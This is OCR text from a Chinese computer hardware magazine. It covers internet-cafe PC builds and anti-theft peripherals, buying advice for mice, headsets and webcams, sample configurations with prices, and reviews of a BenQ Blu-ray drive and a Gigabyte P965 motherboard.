▲金河田JHP-211不但佩戴起来很舒服，而且相当结实。耳机线很粗，并且采用布料作为线缆外包，一般的拉拽、弯折很难损坏。

价格方面自然是很敏感的，不过不建议采购过于廉价的耳麦，10元差价对品质和网吧声誉的影响绝不可低估。其实漫步者、金河田等名牌也都有针对网吧推出的耳麦，价格也充分考虑到了网吧的采购成本，多在30元~50元左右，完全可以接受。

“摄像头是最容易丢失的东西”

网吧里还有个问题是防盗。键盘鼠标耳麦都不值多少钱，而且也不容易夹带出门，同样摆在桌上或显示器上的摄像头就成了梁上君子的首要目标。某网吧曾经在一个月内丢失数十个摄像头，经济损失不说，还给来网吧视频聊天的消费者造成了不少麻烦。




针对摄像头的防盗问题，各个外设品牌都有自己的高招。像QQ电脑眼这种摄像头，镜头外圈可以旋转并调节焦距，但无法拆下，从而避免了镜头圈丢失的问题。同时还从USB插头上引出一根强度很高的钢丝，可以通过一个螺丝垫圈拧在机箱上，防盗效果不错。

而ANC奥尼则通过软件方式对每台电脑的摄像头进行监控，一旦电脑关机或摄像头被拔出，服务器上就会弹出提示窗口，并显示出问题的电脑位置及IP地址。当然，最稳妥的方式还是将摄像头固定在桌面上。金河田、多彩等品牌都推出了底座上带有螺丝孔的摄像头，除非窃贼使用螺丝刀用力将摄像头拆下来，否则是不可能带走的。



▶多彩DLV-B19摄像头的底座上预留了3个螺丝孔，可以牢牢地固定在桌面上，不但防盗，而且软管设计的支架还为摄像头提供了极为灵活的角度调整。

网吧装机
机箱 电源 显示器篇

"机箱电源是最不能省钱的"

无论是网吧用机还是家用台式机，机箱电源往往都没有引起人们足够的重视。不过在网吧这种几乎是7×24的连续工作环境，电源与机箱的品质就成了影响稳定性的重要因素。

先说电源。为什么品牌机的稳定性远远高于组装机，一方面是因为各个部件的质量过硬，另一方面则是因为电源用料扎实。实际上电源这种东西本身差价不过百八十元，但它却关系着价值几千元的电脑的生死存亡，这一点在家用台式机上并不会体现得特别明显，因为家用机不可能像网吧的电脑一样365天不停地工作。

机箱也同样重要。网吧用机的机箱不需要考虑任何扩展性，没有前置扩展驱动器位的话再好不过。不过机箱前面板上的USB接口和耳机麦克风接口则必不可少，网吧里经常有对标配鼠标耳麦感到不满意，而自带鼠标或耳麦的消费者。此外，机箱还需要具有防盗功能。因为当网吧的规模比较大时，想要随时监控每一台电脑是不可能的。而一个对硬件比较熟悉的人可以在几分钟内拆掉机箱里的CPU、内存甚至硬盘。

至于对散热能力的要求其实并不高，因为网吧的机器性能不会特别强，功耗和发热量也很有限，只要是符合38度规范的机箱都不会有问题。



◀多彩网吧五件套包括键盘、鼠标、电源、机箱和摄像头，整体售价比单独购买便宜许多，各个配件的品质也很优秀。

"显示器直接关系到顾客的回头率"

从某种程度上讲，显示器是网吧电脑配置高低的最直观体现，特别是在那些对电脑了解不多的大众人群中，"液晶显示器无辐射"的观念早已深入人心。哪怕上网速度慢一点、哪怕价格贵一点，也要到有液晶显示器的网吧去，这是相当一部分消费者的普遍心理。



▲优派VA712b显示器显示效果不错，价格也相当便宜。特别是优派提供的三年全免费保修加三包的服务策略对网吧业主来说无疑是一颗定心丸。

从网吧的角度来讲，液晶显示器对顾客回头率的影响是十分明显的。目前17英寸液晶显示器与17英寸纯平CRT显示器的差价约在400元左右，因此建议在配置网吧电脑的时候，尽量选择液晶显示器，至少也要给一部分高档机型配备。


仔细计算一下的话就知道，对于网吧这种耗电量很大的经营场所来说，平时似乎无足轻重的显示器耗电量会带来很大的成本支出。以17英寸LCD与17英寸CRT的耗电量相差50W计算，一个拥有100台电脑的网吧，每年仅在电费上的开支就相差将近2万元，这还没计算因CRT显示器因发热给空调系统带来额外负担所造成的电费支出。

此外，在一些数百台甚至上千台电脑的大中型网吧，可能会根据消费者的用途分别配备不同档次的机型。例如以观赏电影为主的机型，可以配备19英寸甚至22英寸的宽屏液晶显示器；而以玩游戏为主的机型，则可以配备具有高速反应时间的17英寸或19英寸液晶显示器。针对不同类型的消费者分别提供不同的服务，有助于增加网吧的竞争力。

除了性能方面的差别之外，最重要的实际上是显示器厂商提供的售后服务。无论是CRT显示器还是液晶显示器，都可以说是网吧电脑中最昂贵的部件。万一发生损坏且超过保修期的话，会给网吧带来很大损失。因此采购时一定要注意显示器厂商提供的保修政策，例如优派就提供了三年全免费保修加三包的服务策略，而且还有上门送收、24小时响应、提供备机等额外服务，这对于网吧的经营业主来说是极为方便的。相比之下，很多杂牌液晶显示器虽然便宜，但往往只提供1年甚至半年的保修服务，真正发生问题的时候甚至连厂商都消失了，怎么能令人放心？

网吧装机

网吧装机配置方案



3800元初级配置

适用范围：上网浏览、视频聊天、电影欣赏、桌面游戏、文本处理、资料收集等。

C P U	CeleronD 341散	385元
内　存	现代512MB DDR2 533	385元
硬　盘	希捷酷鱼7200.7 80GB盒	380元
主　板	技嘉GA-8I945GZME-RH	770元
显　卡	主板集成	
光　驱	-	
显示器	优派 VA721(8ms)	1390元
键　鼠	三星Anypro水系套装	110元
机　箱	富士康网神TSNA281	238元
电　源	机箱原配	
耳　麦	金河田JHP-211	48元
摄像头	多彩DLV-B27网吧型	85元
总　计	3791元	

这是一套成本3800元左右的初级配置，主要以低成本为目标，兼顾配置均衡与用途。这套配置可以说是一种“基础配置”，按这种配置装出来的机器可以满足大部分与网络相关的应用，比如上网浏览、视频聊天等等。相比大多数网吧，这套配置在键盘、鼠标、机箱、电源以及摄像头方面的成本比重略高一些，其实只不过多出百元左右，但对顾客的好感和系统的稳定性都有很大好处。

如果希望突出某一方面的应用性能，只需要在这个基础上稍加修改即可，例如添加一块500元左右的7300系列显卡，就可以满足绝大部分游戏的需要。再将内存添加到1GB（成本增加约400元）的话，就完全可以满足大型网络游戏如《魔兽世界》的配置要求。如果希望能具有更出色的影音效果，可以将显示器更换为19英寸宽屏LCD（成本增加约300元），无论显示效果还是网吧的档次都能得到极大提升。

耳麦选择金河田JHP-211主要是出于耐用度的考虑，这种耳麦的线缆以尼龙材质作为外包材料，能有效地减轻因过度拉拽造成的线缆断裂问题。而多彩DLV-B27网吧型摄像头的镜头是不能拆卸的，不会再有镜头外圈丢失的现象，同时摄像头底座预留了螺丝孔，防盗设计非常完善。

5500元高级配置

适用范围：大型网络游戏、最新3D游戏、高清晰视频等。

C P U	PentiumD 805	650元
内　存	Apacer 1GB DDR2 667	840元
硬　盘	希捷酷鱼7200.7 160GB盒	470元
主　板	技嘉 GA-945P-S3	880元
显　卡	技嘉 GV-NX73G128D	510元
光　驱	-	
显示器	AOC 193SW	1610元
键　鼠	三星Anypro水系套装	110元
机　箱	麦博铁将军防盗机箱	320元
电　源	机箱原配	
耳　麦	硕美科 SM-4700	40元
摄像头	金河田GD-2026	138元
总　计	5568元	

在这套5500元的配置中，进一步增加了在使用舒适度和防盗方面的投资。这个档次的机型主要面对那些对影音效果有一定要求的消费者，他们不在乎多花几块钱，但是却要求玩起来一定得爽，像鼠标不好用或性能低下之类的问题是不能容忍的。

也正是出于这方面的考虑，这套配置将双核处理器、1GB内存、独立显卡和宽屏液晶显示器作为标准配置。同样，这也可以说是一种基础配置，在此基础上将显卡更换为7600系列（成本增加约300元）甚至更高档次，可以获得非常出色的游戏效果，配合宽屏液晶的出色表现力，势必会大大增加网吧的竞争力。继续将键盘鼠标更换为微软或罗技的中高端产品的话（成本增加约400元），则会吸引许多热衷FPS游戏的玩家前来上机，因为FPS游戏对键盘鼠标的要求非常高，而这恰恰是绝大多数网吧的软肋。

由于这个配置中的各个部件均价值不菲，因此在机箱方面选择了防盗能力出色的麦博铁将军防盗机箱，这款机箱除了侧盖板具有防盗锁之外，还提供了键盘和鼠标的防盗锁扣，更加安全。

注：各个厂商针对批量采购的优惠政策各不相同，表中列举的是中关村零售价格，仅供参考。 CF [IN01]

看破虚浮的广告
不必在意光驱的“瘦身”

下面是NEC出品的索尼DRU-710A的性能规格

光驱种类	DVD±RW
安装方式	内置
DVD盘片写入速度	4×RW/16×±R
CD盘片写入速度	48×CD-R/24×CD-RW
缓存容量	2MB
尺寸	146mm×41mm×165mm

我们身边很多产品都在向小型化发展，同时也出现了更先进的技术。最明显的改变就是从当年的“大哥大”到如今极为小巧玲珑的手机，以及从当年硕大的磁带WalkMan到今天一丁点大小的MP3随身听。

很多人对短身光驱有着各种各样的偏见，有人说短身光驱是为了节省原料，实际上会影响到读写盘片时的稳定性；还有人说短身光驱由于内部空间变小，散热效果也会打个折扣，最终会影响使用寿命。另一方面，很多商家在销售光存储产品的时候，却将短身设计宣传成一种突破性的技术，甚至以此抬高售价。

就拿索尼DRU-710A来说，性能与同档次刻录机没有什么区别，但是它只有165mm的机身长度却成了商家的卖点，宣传的时候容易给费者造成误导。实际上光驱的长短并不能代表任何问题，短身光驱可以说是技术上的改进——集成度更高的技术减少了散热和体积，使光驱可以设计得更短，但绝没有达到“突破”的程度。光驱的长度并不代表先进与否，某些新推出的高品质刻录机仍然具有185mm甚至更长的机身，而短身刻录机的性能也丝毫不差。

短身光驱的最大好处是体现在那些小型机箱上，由于小型机箱内部空间非常小，因此短身光驱能够为其他部件节省出很多宝贵空间，而且有利于提升整体散热效果。而在极为常见的全高或半高ATX机箱中，短身光驱并没有什么特别的优点和不足，购买时不必在意，将精力集中在读写盘片的质量上才是关键。

闷豆逛市场 · 购买打印机谨防克扣墨盒

闷豆最近沉迷于网络游戏，急需一台打印机，将各种游戏资料、地图和攻略打印出来，以便边玩边看。

闷豆：“老板，推荐个家用的打印机吧，几百块钱的。”

老板：“你看Epson ME2怎么样，专门家用的，墨盒还便宜。你要的话我给你最低价，550元。”

闷豆：“哦？这价格可比标价低了130元啊，你不赔本么？”

老板：“你看我这卖这么多牌子的打印机，量大，上边给我的价格就低，这不是薄利多销嘛。”

闷豆：“我要验货。”

老板从柜台下面拿出一台崭新的ME2打印机。闷豆发现虽然还是Epson的原装封条，但是有些皱皱巴巴的，恐怕是用吹风机吹着揭开过。打开包装，发现只有一个黑色墨盒，另一个黑色墨盒和三种颜色的彩色墨盒不知去向。

闷豆：“怎么只有一个黑墨？彩墨呢？”

老板：“你看外包装上写的很清楚啊‘额外赠送一个黑色墨盒’，这不就是么。”



闷豆提醒

虽说Epson ME2打印机的墨盒很便宜，但三色彩墨+一个黑墨也要将近200元，难怪老板肯卖那么便宜。外包装上写的“额外”赠送一个黑墨，是指在“一个黑色墨盒+三个彩色墨盒”的基础上额外赠送，原包装里应该包含两个黑墨和三色彩墨。某些奸商跟消费者玩文字游戏，购买时千万要注意。

绝不能凑合

什么样的鼠标最适合你

文/TMG

几乎每一款鼠标都宣称自己有出色的手感，还有些鼠标号称符合"人体工程学"设计。不过每个人的喜好都不同，对同一款鼠标的手感也不可能一样。我们无法告诉你什么鼠标最适合你的手感，但我们可以告诉你怎么去挑选。

鼠标大小与四指同宽

首先是鼠标的宽度，像微软和罗技等鼠标都比较宽大，手型较小的话握起来恐怕有些不习惯。衡量鼠标大小有个方法可以参考：右手五指并拢，除拇指之外的四指宽度应基本等于或稍大于鼠标宽度。购买时可以把手腕放在桌面上，试着用拇指和无名指夹住鼠标两侧，将鼠标抬起来，感觉很轻松的话就没问题。

其次是鼠标的外形，例如罗技MX510，在鼠标右侧有一道弧形的凹陷，正好可以容纳无名指和小拇指，还提供了足够的受力点。如果手掌很自然地握住鼠标时，每个手指都不会滑到桌面上的话，用起来肯定不会过于疲劳的。

最后要注意的是鼠标的大小和是否对称。很小的鼠标确实很美观也很便于携带，但是手感自然也就差了不少——这里所说的"小"是相对而言，具体到每个人还要用上面的方法去衡量。而对称设计的鼠标并不只是给左撇子用的，右手累了的时候建议试着用左手控制鼠标，不但可以缓解疲劳，还有助于开发右脑。



滚轮步进感觉很重要

浏览网页时最麻烦的就是反复去用鼠标拉在屏幕右边的滚动条，虽然这只是一个小小的动作，但重复做多了还是累！所以鼠标上出现了滚轮，同时兼具鼠标中键的作用，使我们在浏览网页或是玩游戏时不再"操劳"。

对于滚轮鼠标而言，合适的滚轮步进非常重要。有人就喜欢那种没有明显感觉无级滚轮，有人则相反，喜欢滚轮那种一格一格的感觉，这与个人喜好是分不开的。一般来说，经常浏览网页的人，往往喜欢鼠标滚轮没有明显的步进感觉，因为这样会使网页浏览显得更加流畅。而常玩FPS游戏的人则更愿意使用步进感觉较强的滚轮鼠标，因为太过平滑的滚轮在换枪时不太容易掌握，可能会造成不必要的失误。

在挑选鼠标时候最好能随便打开一个网页多试试，因为有些鼠标的滚轮偶尔会出现拨动一格后屏幕毫无反应，而再次拨动后则会一次向下滚屏2行或6行（与Windows鼠标设置有关），显然属于设计或质量问题。

长短线的鼠标各有用途

笔记本的触摸板和指引杆显然都不如随身带个鼠标方便，不过笔记本搭配的鼠标也有不少讲究。

笔记本搭配的鼠标，应当选择线缆在1米以内的，过长的鼠标线会弄得笔记本包里凌乱不堪。现在市面上有一种线缆可伸缩的笔记本鼠标，比较典型的例子就是三星Anypro风之絮语。还有很多笔记本鼠标可以把线缆缠绕在自身四周，携带起来非常方便，比如多彩晶晶豚DLM-352BT。

不建议用无线鼠标搭配笔记本使用，因为无线鼠标内置电池，相对比较重。此外收发器不但需要占用一个USB口，而且还突出在机身外面，相比之下更适合搭配台式机使用。

而对于台式机来说，因为机箱基本都是放在桌子下面，需要较长的线缆，因此线长在2米左右的鼠标或是无线鼠标都是不错的选择。如果无论如何都想使用短线鼠标的话，可以用USB延长线来解决。

看看你的拇指够不够长

中高档的鼠标基本都具有侧面的附加，可以用来实现网页的前进后退和游戏中顺序换枪。不过很多鼠标的侧键设计得却不甚合理——正常把握鼠标时，拇指是按不到鼠标前端那个按键的。非得把手松开，整个手掌向前挪一些才能按到，导致侧键的实用度大打折扣。当然，如果你很少用侧键的话就完全不用在意。

你的电池能用多久

无线鼠标都是通过电池供电的，因此鼠标能够连续工作的时间也是很重要的因素，谁也不希望三天两头换电池。虽说现在的无线鼠标基本都有节电技术，不过还是得多加留神，万一正要用的时候没电了又暂时没法充电，岂不是很郁闷。建议购买使用AA或AAA电池的鼠标，另外还有部分鼠标是内置锂电池的，不能更换，而且还得放在专用台座上充电，所以最好不要在移动中使用。

定位精准，鼠标脚垫不容忽视

如果对鼠标的以上几点感觉都还不错的话，那就把鼠标翻过来检查一下底部的脚垫设计。脚垫设计出色的鼠标在各种并不特别平整的表面上使用时会有更好的效果。部分鼠标的底部在四个脚垫的基础上，又增加了两个压平脚垫的设计，这样就算在凹凸不平的表面也能保证定位精准。

此外有部分针对游戏玩家的鼠标还可以自行更换鼠标脚垫，因为鼠标长期使用后脚垫会磨损，进而影响移动时的手感。而更换过脚垫的鼠标和全新鼠标的手感基本上没什么区别。

秋高气爽正好“玩”(下)

在年底的游戏大作狂潮到来之前，赶紧补充你的装备！

对于喜欢玩游戏的你来说，每年一次的黄金时间又要到来了——从11月份开始直到圣诞节后的游戏大作狂潮，在这段时间里，游戏厂商们会把精心打造的游戏推向市场。而作为玩家，要做的当然就是准备好一切必须的硬件装备。

摄像头篇

现在的摄像头多在几十元到百元左右，不过实际效果差别却十分明显。先说镜头，效果最好的当属玻璃镜头，分辨的方法很简单，玻璃镜头一般都会镀膜，为的是增强亮度和通透度，而塑料镜头就不会有这种镀膜。

还有感光芯片，效果最好的感光芯片是镁光360，虽说是最常见的，也不排除柜台用廉价次品来滥竽充数的可能。购买时可以小心地把摄像头的镜头拧下来，看看里面感光芯片的周围。如果是黄色的，就是效果最好的镁光360。

最后是处理芯片。效果最好、CPU占用率最低的是中星微301(Vimicro301)处理芯片，采用这种处理芯片的摄像头一般会在机身或包装上印有Vimicro inside的标记。把摄像头连接到电脑后，摄像头类型里会有“Vimicro”字样，同时CPU占用率不应该高于20%。



天敏晶锋摄像头

采用全玻璃镜头，支架为金属软管，可以自由地调整拍摄角度和方向。摄像头和底座是分开的，如果机箱前面板上有USB接口，可以把摄像头直接插上去，更加整洁方便。

价格：268元



多彩DLV-B19摄像头

同样采用金属软管支架，镜头四周设计了6个夜视灯，可以自由调节亮度。即使周围环境比较暗，也能把被摄物体照得清清楚楚，在晚上使用时非常方便。

价格：139元

耳麦篇

网上对战，怎能没有耳麦？在一些关系到全队生死存亡的关键时刻，只有依靠实时的语音通讯才能化险为夷，顺利渡过难关。

说到耳麦，许多人考虑的第一因素往往是音质。不过若是从游戏角度出发的话，佩戴舒适才是最关键的。因为玩游戏时十分投入，即使戴上耳麦有些不适，往往也不太在意，又不可能每半个小时就摘下来休息休息，久而久之势必会对耳朵造成损害。

第二点要考虑的是质量。很多人玩游戏的时候都会不由自主地随着游戏晃动身体。如果耳麦不够结实的话，恐怕两三天后就得换个新的了。

当然，音质也很重要，不过游戏中往往紧张得连呼吸都忘了，谁还有心思去注意高音是否明亮人声是否甜美。各方面都非常出色的耳麦有很多，但价格也高达数百元，从玩游戏的角度来考虑的话，可以说完全没有必要，常见的几十元的耳麦也不乏精品。



漫步者K302

作为一款百元左右的中端耳麦，K302最突出的优点在于录音品质，麦克风的灵敏度为62dB，比市场上那些15元的耳麦强上许多，还配有降噪技术，使游戏中互相沟通的语音效果更加清晰明了。

价格：约110元

金河田JHP-211

JHP-211不但佩戴起来很舒服，而且相当结实。耳机线很粗，并采用布材作为线缆外包，一般的拉拽、弯折很难损坏。此外线控器也不是设计在线缆中间，而是内置在右侧耳机下方，能够避免不必要的磨损，更加耐用。

价格：48元



评头论足品牌机

品牌机的优势就是几乎不存在稳定性和兼容性问题，而且电话、上门等售后服务在那些尚未玩转电脑的人看来仍是一根救命稻草。遗憾的是，几乎所有的品牌机型为了吸引消费者的目光并尽量压低售价，想要找出一台配置十分均衡的品牌机几乎不可能。不过好在很多品牌机厂商允许消费者在一定范围内自由挑选硬件配置，通过这个途径，我们也许有办法把一台配置并不很合理的机型调整得更加均衡。

沐泽 卓尔P315A

（标准配置，包括所有免费优惠和折扣）

CPU	Intel Core 2 Duo E6300
内存	DDRII 533 512MB
硬盘	80GB
显示器	17英寸LCD
光驱	DVD-ROM
显卡	GeForce 6200LE
价格	6599元

这是一款典型的“高频低能”品牌机，处理器选用了眼下Intel的主打产品Core 2 Duo E6300，但512MB内存却束缚了CPU强大的处理能力。此外GeForce 6200LE显卡也很难让人对它的游戏性能有所期待。

8000元超强双核游戏机型

双核处理器已经是大势所趋，而且主流双核处理器的价格也都已经降到了千元左右，用来组装一台主流游戏机型非常合适。虽然针对双核处理器进行优化的游戏很少，但我们玩游戏的同时往往还开着BT、QQ等应用软件，这不就是双核处理器的用武之地么。

	型号	价格
CPU	AMD Athlon64 AM2 X2 3800+(盒)	1230元
内存	Kingmax 512MB DDRII 667×2	880元
硬盘	WD 250GB 7200转 SATA/8MB	605元
主板	华硕 M2N-E	790元
显卡	XFX讯景 7600GT超频版/256MB	1240元
显示器	LG L1950T	2200元
光驱	先锋 DVR-111CH	340元
键鼠	微软 光学极动套装	180元
机箱	百盛 C203+航嘉 磐石355U	450元
共计		7915元

北京 郑洋这样说：

“我的宗旨是够用就好。”

我们每期将从读者来信中挑选一款“特色鲜明”的装机配置方案并刊登在这里，如果你有什么得意的配置方案，一定要发邮件告诉我们，也许下一期的装机栏目里就会出现你的名字。这些配置也许并不适合所有人，但一定很有新意，具有非常明显的特定用途。除了配置方案和价格之外，最重要的用途和这样搭配的理由也一定要写清楚。

	型号	价格
CPU	AMD AM2 Sempron 2800+（盒）	365元
主板	冠盟 GMNC61S-94E2P-MGN	499元
内存	现代 512MB DDRII 533	365元
硬盘	希捷 7200.9 80GB SATA/2MB	380元
显卡	集成	
光驱	BenQ 1650V	165元
显示器	优派 E70fsb	830元
键鼠	飞利浦鼠标套装	65元
机箱	金河田 飓风II 8197+航嘉 BS2000	280元
总计		2949元

虽然Core 2 Duo E6300处理器获得了很高的评价，不过电脑终归是个整体——木桶的容量取决于最短的那根木条——木桶效应在这款配置上得到了充分体现。上面的这套配置就存在这样的问题，虽然处理器很强悍，但是显卡性能极为低下，内存也太小。将内存增加到1GB，并将显卡调整为GeForce 7300LE后，整体性能会有飞跃性的提升。

既然出现这么多问题，那么我们可以稍稍进行一些调整：

沐泽 卓尔P315A（自定配置，会有些浮动）

CPU	Intel Core 2 Duo E6300	
内存	DDRII 533 1GB	+400元
硬盘	160GB	+120元
显示器	17英寸LCD	
光驱	DVD-ROM	
显卡	GeForce 7300LE	+150元
价格	7269元	

硬盘的容量小了点，120元就可以增加一倍，没道理不进行扩充。如果预算再充足一点的话，不妨直接换成200GB以上的，可以保证相当一段时间内不用为硬盘容量发愁。需要注意的是，这款机型出厂时并没有预装正版WindowsXP操作系统，最好向商家索要一份安装光盘的备份。

CPU　虽然有更高端的Athlon64 AM2 X2 4200+来抗衡Intel的酷睿2处理器，但是价格太昂贵了。而和较为低端的Athlon64 AM2 X2 3600+相比，这两款处理器同为2.0GHz主频和65nm制造工艺，但Athlon64 AM2 X2 3800+将二级缓存从256KB增加到512KB，这在游戏方面会带来很明显的性能提升，在某些游戏中性能差距甚至会达到8%~10%。同时，AM2接口的X2 3800+处理器超频性能相当不错，轻松上至275MHz外频后，工作频率提升三分之一还多。

显卡　XFX讯景7600GT超频版显卡核心开发代号为G73，采用90nm新工艺制程，具有12条渲染管线。显卡默认频率高达590/1600MHz，是目前最强的7600GT显卡。为了保证显卡PCB发热后不会变形，XFX讯景还在PCB板上方增加一个固定条。显卡供电部分的排列方式与公版完全一致，并选用了日系三洋固态电容，免除爆浆的危险。

显示器　L1950T采用了时尚的窄边框设计，看上去屏幕更大。同时它还采用了“f-Engine复真芯片”、8ms快速响应时间以及DVI接口等技术，为50系列出色的画质表现提供了强大源动力。此外，这款显示器还可以进行垂直升降，俯仰角度、水平旋转等调节，能够适应各种环境，保证使用时的舒适度。

如今电脑更新的速度实在太快了，再怎么顶级的配置，不过一两年的时间就会落后，价值也大幅缩水。像我这样主要玩一些桌面网络游戏的人，完全没有必要追求高档配置，只要够用就好。

处理器方面没有选择Intel的，主要因为针对游戏而言，AMD的处理器能够获得更好的性能，同时在价格和功耗上有一定优势。AM2 Sempron 2800+处理器主频为1.6GHz、二级缓存为128KB、HT总线支持1000MHz、采用90nm制造工艺，倍频为8×，超频能力也很不错。

主板方面，冠盟GMNC61S-94E2P-MGN是最早上市的NVIDIA MCP61S整合芯片组主板之一，支持AMD AM2接口的全系列处理器和最高达1066MHz的前端总线，支持双通道DDRII 800/667/533内存，最大容量高达2GB。此外，这款主板在做工方面也不错，处理器插槽附近的供电模块采用三相供电回路设计，搭配封闭式电感和高品质日系滤波电容，保证系统的稳定运行。

主板还提供了一个PCI-Express 8×显卡插槽，以后可以对显卡进行升级。整套配置控制在3000元内，但对于运行《跑跑卡丁车》之类的网游和CS完全没有问题，而且相当一部分主流3D游戏也都能比较流畅地运行。




世纪更替

明基BW1000蓝光驱动器

7999元 400-888-0666 http://www.beng.com.cn

还有什么比看到更为清晰的电影更能刺激眼球的？但是，高清电影总不能永远放在DVD光盘中。动辄2张以上的DVD光盘，谁会乐意在兴致最高时起身更换光盘？高清电影显然需要更大的存储介质，那么，必然是DVD下一代的光存储设备了。这也是HD-DVD及Blue-ray诞生的原因，而其中，蓝光驱动器以其高达25GB（1000MB=1GB计算方式）的容量倍受欢迎，虽然二者还没有正面交锋，但我们已经可以提前体验蓝光的魅力了，这就是明基BW1000蓝光驱动器。

同样是蓝光驱动器，明基BW1000拥有的特征是其他蓝光驱动器无法媲美的。首先是蓝光固有的致命伤——不支持CD，要知道，CD对于我们而言，不仅是低容量的存储手段，它最重要的用途实际上是CD-Audio，我们的座驾标配还多是CD，而不是DVD-Audio！这也正是HD-DVD阵营不断攻击蓝光阵营的一大武器。目前已经露面的、有限的几款蓝光驱动器，某些是根本不能够支持CD的，还有一些是通过双光头来实现对CD的兼容。前者自然无可讨论之处，而后者无疑也具有先天不足的缺陷——更多的光头让机械结构更复杂，故障率无疑要提高很多，同时还有成本（最终将由消费者埋单）、散热等诸多不利因素。而明基BW1000仅使用一个光头，涵盖了绝大部分光存储介质，包括CD、DVD及蓝光。这样，不仅可以让我们继续享用CD，同时还可以使用到蓝光存储高清影视节目。并且，通过合理的设计，更是有效解决了驱动器的散热问题。




▲BW1000的详细规格

在BW1000的面板上，除了BenQ的标志外还有5个Logo，除了支持的几大光存储介质Logo外，“SolidBurn”这个明基独有的萨利刀技术Logo格外引人注目。SolidBurn是一种可针对盘片特性自行修改写入策略的一项技术，具有刻录策略的自我学习功能。透过SolidBurn萨利刀芯片的精密演算以及缜密严谨的盘片侦测功能，即使是无法辨识的DVD+/-R盘片，也可以透过智能型自我学习功能，模拟出最佳的刻录设定。

此外，BW1000上还带有三个指示灯，而不是我们在其他光盘驱动器上见到的一个指示灯，这三个指示灯分别代表着CD介质、DVD介质和蓝光介质的光盘读取信息。背部的接口设置让人眼前一亮，对于现在，尤其是Intel使用ICH8系列南桥后，我们看到了IDE接口的末日，BW1000并没有使用IDE接口，而是使用了Sata接口，不仅数据传输率可以保证“喂饱”蓝光驱动器，更是对消费者的投资给予最大限度的保护。当你换装新式电脑后，你不用因为没有IDE接口而苦恼，这在未来一年的时间内将成为现实。



▲刻录机模拟刻录曲线示意



▲Nero Burning Rom 7.5.1.1是支持蓝光刻录的软件之一，很多刻录软件的老版本是无法提供对蓝光的支持的。

当我们使用2×BD-RE写满整张蓝光光盘时，总耗费45分17秒。可见总时长还是不短的，容量相比DVD有了5倍有余的提升，而耗时也同样增长了5倍。也许你更期待8×的蓝光驱动器，但那时，你需要的是一款至少要像BW1000一样使用Sata接口的蓝光驱动器，以及性能强劲的硬盘。

至少，现在要感谢明基等几家让我们有机会一睹蓝光风采的厂商，尤其是明基BW1000给我们留下了深刻的印象，单光头简单的机械结构，同时支持CD、DVD、蓝光，并且还具备SolidBurn技术，听起来真不错，我们什么时候可以拥有它呢？

一起念 DS4

技嘉 GA-965P-DS4

1788元 010－62102838 http://www.gigabyte.com.cn

DS4有什么含义？技嘉到底有几款P965芯片组主板？技嘉不仅拥有为顶级超频玩家设计的GA-965P-DQ6，也有为高性能游戏玩家专门打造的GA-965P-DS4，同时还考虑到入门级超频玩家的需求，为其准备了GA-965P-DS3，以及主流消费者人群使用的GA-965P-S3。今天的主角便是其中之一——技嘉GA-965P-DS4。

对于技嘉多达四款P965芯片组主板，选择哪一款作为自己的酷睿2平台着实不好区分。但是，你只要认识到GA-965P-XXX中的“尾巴”含义，就不难区分四款主板了，由此你可以很轻松地从中找到自己需要的主板。

GA-965P-DS4，先讲D。D代表着技嘉的耐久强化平台系列——Durability Enhanced，带有这个字母的技嘉主板，是全面采用优异高传导铝质固态电容(Conductive Polymer Aluminum Solid Capacitor)的产品。这意味着什么呢？相信很多人都听过由于主板电容导致电脑不稳定，甚至于主板电容爆裂的事情，这是因为在长时间使用中，过热导致电解液受热膨胀，电容最终失去作用甚至由于超过沸点导致膨胀爆裂。而全固态电容，无论在导电性、发热量，乃至于使用寿命上，都远远超过了普通的电解电容。同时，GA-965P-DS4采用了极致的六相回路供电设计，加上全铝制固态电容，使得供电模组在系统运行时的发热量大幅降低，主板的使用寿命大幅提升，为超频后系统的稳定运行提供了强有力的保证。


S4代表了4项首字母为S专利技术。这包括Silent-Pipe、Speed、Smart以及Safe。大名鼎鼎的Silent-Pipe很多人都不会陌生，这种热管静音技术完美的平衡了噪音于散热的双重技术难题，如此一来，GA-965P-DS4主板不仅有最好的工作环境，更好的散热模式，同时也为使用者带来了一个全新、静心的使用环境，你不用为了高性能电脑而放弃对安静的需求。

Speed是技嘉专门针对超频玩家设计的软硬结合技术，通过全方位的超频调校功能，可以充分让玩家体验简单而快乐的超频乐趣，无论是高手还是入门浅尝即止的玩家，都可以以此享乐。

Smart则是进一步简化使用者对获取后台支持的繁琐工作而设计的，其中包含有Download Center、@BIOS、Q-Flash、Xpress Install、Boot menu 与Smart Fan等独家研发的软件，这样可以让你不论进行电脑硬件监控或BIOS的更新，都更加快速、更为便利。

对于玩乐的人，这些功能已足够了。但是对于很多使用者而言，更为安全的使用环境非常重要。因此，技嘉才会推出Safe技术，除卓越的硬件设计、技嘉独特的Dual BIOS Plus与BIOS setting Recovery等BIOS防护技术外，技嘉还附加有如Xpress Recovery 2, PC Health Monitor, HDD S.M.A.R.T.与C.O.M等硬件诊断及系统快速恢复工具，借此让你的电脑维持最佳的安全性与稳定性。

